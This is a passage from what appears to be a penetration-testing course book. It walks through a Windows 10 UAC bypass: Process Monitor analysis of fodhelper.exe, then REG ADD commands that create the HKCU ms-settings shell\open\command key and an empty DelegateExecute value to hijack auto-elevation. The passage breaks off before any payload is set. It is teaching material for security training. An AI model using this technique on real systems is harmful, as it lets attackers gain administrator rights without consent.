

Figure 276: Managing optional features

As we will soon demonstrate, the **`fodhelper.exe`**[509] binary runs as *high integrity* on Windows 10 1709. We can leverage this to bypass UAC because of the way fodhelper interacts with the Windows Registry. More specifically, it interacts with registry keys that can be modified without administrative privileges. We will attempt to find and modify these registry keys in order to run a command of our choosing with *high integrity*.

[509] (Winscripting.blog, 2017), https://winscripting.blog/2017/05/12/first-entry-welcome-and-uac-bypass/

The Windows Registry[510] is a hierarchical database that stores critical information for the operating system and for applications that choose to use it. The registry stores settings, options, and other miscellaneous information in a hierarchical tree structure of hives, keys, sub-keys, and values.[511]

We'll begin our analysis by running the C:\Windows\System32\fodhelper.exe binary, which presents the *Manage Optional Features* settings pane:



Figure 277: Running fodhelper.exe from the command line

In order to gather detailed information regarding the fodhelper integrity level and the permissions required to run this process, we will inspect its *application manifest*.[512] The application manifest is an XML file containing information that lets the operating system know how to handle the program when it is started. We'll inspect the manifest with the **sigcheck** utility from Sysinternals,[513] passing the **-a** argument to obtain extended information and **-m** to dump the manifest.

```
C:\> cd C:\Tools\privilege_escalation\SysinternalsSuite

C:\Tools\privilege_escalation\SysinternalsSuite> sigcheck.exe -a -m C:\Windows\System3
2\fodhelper.exe

c:\windows\system32\fodhelper.exe:
        Verified:       Signed
        Signing date:   4:40 AM 9/29/2017
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    Features On Demand Helper
        Product:        Microsoft« Windows« Operating System
        Prod version:   10.0.16299.15
```

[510] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry

[511] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/structure-of-the-registry

[512] (Microsoft, 2019), https://msdn.microsoft.com/en-us/library/windows/desktop/aa374191(v=vs.85).aspx

[513] (Microsoft, 2019), https://docs.microsoft.com/en-us/sysinternals/

```
        File version:   10.0.16299.15 (WinBuild.160101.0800)
        MachineType:    32-bit
        Binary Version: 10.0.16299.15
        Original Name:  FodHelper.EXE
        Internal Name:  FodHelper
        Copyright:      ® Microsoft Corporation. All rights reserved.
        Comments:       n/a
        Entropy:        6.306
        Manifest:
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->
<assembly
   xmlns="urn:schemas-microsoft-com:asm.v1"
   xmlns:asmv3="urn:schemas-microsoft-com:asm.v3"
   manifestVersion="1.0">
 <assemblyIdentity type="win32" publicKeyToken="6595b64144ccf1df"
    name="Microsoft.Windows.FodHelper" version="5.1.0.0"
    processorArchitecture="x86"/>
 <description>Features On Demand Helper UI</description>
 <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
  <security>
      <requestedPrivileges>
          <requestedExecutionLevel
            level="requireAdministrator"
          />
      </requestedPrivileges>
  </security>
 </trustInfo>
 <asmv3:application>
    <asmv3:windowsSettings
      xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
        <dpiAware>true</dpiAware>
        <autoElevate>true</autoElevate>
    </asmv3:windowsSettings>
 </asmv3:application>
</assembly>
```

Listing 559 - Checking the application manifest of fodhelper.exe using sigcheck.exe

A quick look at the results shows that the application is meant to be run by administrative users and as such, requires the full administrator[514] access token. Additionally, the *autoelevate*[515] flag is set to *true*, which allows the executable to auto-elevate to *high integrity* without prompting the administrator user for consent.

We can use *Process Monitor*[516] from the Sysinternals suite to gather more information about this tool as it executes.

[514] (Microsoft, 2010), https://msdn.microsoft.com/en-us/library/bb756929.aspx

[515] (Microsoft, 2016), https://technet.microsoft.com/en-us/library/2009.07.uac.aspx

[516] (Microsoft, 2019), https://docs.microsoft.com/en-us/sysinternals/downloads/procmon

Process Monitor is an invaluable tool when our goal is to understand how a specific process interacts with the file system and the Windows registry. It's an excellent tool for identifying flaws such as Registry hijacking, DLL hijacking,[517] and more.

After starting **`procmon.exe`**, we'll run **`fodhelper.exe`** again and set filters to specifically focus on the activities performed by our target process.



Figure 278: Procmon filter by Process Name

This filter significantly reduced the output but for this specific vulnerability, we are only interested in how this application interacts with the registry keys that can be modified by the current user. To narrow our results, we will adjust the filter with a search for "Reg", which Procmon uses to mark registry operations.

[517] (Mitre, 2019), https://attack.mitre.org/techniques/T1038/



Figure 279: Procmon filter by Operation

Once our new filter has been added, we should only see results for registry operations. Figure 280 shows Process Monitor reduced output as a result of our two filters.



Figure 280: Procmon filter by Process Name and Operation result

These are more manageable results but we want to further narrow our focus. Specifically, we want to see if the fodhelper application is attempting to access registry entries that do not exist. If this is the case and the permissions of these registry keys allow it, we may be able to tamper with those entries and potentially interfere with actions the targeted high-integrity process is attempting to perform.

To again narrow our search, we will rerun the application and add a “Result” filter for “NAME NOT FOUND”, an error message that indicates that the application is attempting to access a registry entry that does not exist.



Figure 281: Procmon filter by Result

The output reveals that **`fodhelper.exe`** does, in fact, generate the "NAME NOT FOUND" error, an indicator of a potentially exploitable registry entry.



Figure 282: Procmon filter by Result result

However, since we cannot arbitrarily modify registry entries in every hive, we need to focus on the registry hive we can control. In this case, we will focus on the HKEY_CURRENT_USER (*HKCU*) hive, which we, the current user, have read and write access to:



Figure 283: Procmon filter by Path

Applying this additional filter produces the following results:



Figure 284: fodhelper.exe looking for command value

According to this output, we see something rather interesting. The **`fodhelper.exe`** application attempts to query the HKCU:\Software\Classes\ms-settings\shell\open\command registry key, which does not appear to exist.

In order to better understand why this is happening and what exactly this registry key is used for, we'll modify our check under the *Path* and look specifically for any access to entries that contain ms-settings\shell\open\command. If the process can successfully access that key in some other hive, the results will provide us with more clues.



Figure 285: Shell\open\command execution path

This output contains an interesting result. When fodhelper does not find the **ms-settings\shell\open\command** registry key in HKCU, it immediately tries to access the same key in the **HKEY_CLASSES_ROOT** (HKCR) hive.[518] Since that entry does exist, the access is successful.

If we search for **HKCR:ms-settings\shell\open\command** in the registry, we find a valid entry:



Figure 286: DelegateExecute registry entry

Based on this observation, and after searching the MSDN documentation[519] for this registry key format (*application-name\shell\open*), we can infer that fodhelper is opening a section of the Windows Settings application (likely the Manage Optional Features presented to the user when fodhelper is launched) through the *ms-settings:* application protocol.[520] An application protocol on

[518] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/sysinfo/hkey-classes-root-key

[519] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/shell/launch

[520] (Eric Law, 2011), https://blogs.msdn.microsoft.com/ieinternals/2011/07/13/understanding-protocols/

Windows defines the executable to launch when a particular URL is used by a program. These URL-Application mappings can be defined through Registry entries similar to the *ms-setting* key we found in HKCR (Figure 286 above). In this particular case, the application protocol schema for ms-settings passes the execution to a COM[521] object rather than to a program. This can be done by setting the *DelegateExecute* key value[522] to a specific COM class ID as detailed in the MSDN documentation.

This is definitely interesting because fodhelper tries to access the *ms-setting* registry key within the HKCU hive first. Previous results from Process Monitor clearly showed that this key does not exist in HKCU, but we should have the necessary permissions to create it. This could allow us to hijack the execution through a properly formatted protocol handler. Let's try to add this key with the *REG*[523] utility:

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command
The operation completed successfully.

C:\Users\admin>
```

Listing 560 - Adding the command value to the registry

Once we have added the registry key, we will clear all the results from Process Monitor (using the icon highlighted in Figure 287), restart **`fodhelper.exe`**, and monitor the process activity:



Figure 287: Clearing the output of Process Monitor

Please note that clearing the output display does NOT clear the filters we created. They are saved and we do not need to recreate them.

[521] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/com/the-component-object-model

[522] (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shellexecuteexa

[523] (Microsoft, 2017), https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/reg-add



Figure 288: Getting the output of Process Monitor again

The figure above shows that, this time, **`fodhelper.exe`** attempts to query a value (DelegateExecute) stored in our newly-created command key. This did not happen before we created our fake application protocol key. However, since we do not want to hijack the execution through a COM object, we'll add a DelegateExecute entry, leaving its value empty. Our hope is that when fodhelper discovers this empty value, it will follow the MSDN specifications for application protocols and will look for a program to launch specified in the Shell\Open\command\Default key entry.

We will use **`REG ADD`** with the **`/v`** argument to specify the value name and **`/t`** to specify the type:

```
C:\Users\admin> REG ADD HKCU\Software\Classes\ms-settings\Shell\Open\command /v Delega
teExecute /t REG_SZ
The operation completed successfully.
```

Listing 561 - Adding the DelegateExecute value to the command registry key

In order to verify that fodhelper successfully accesses the DelegateExecute entry we have just added, we will remove the "NAME NOT FOUND" filter and replace it with "SUCCESS" to show only successful operations and restart the process again:

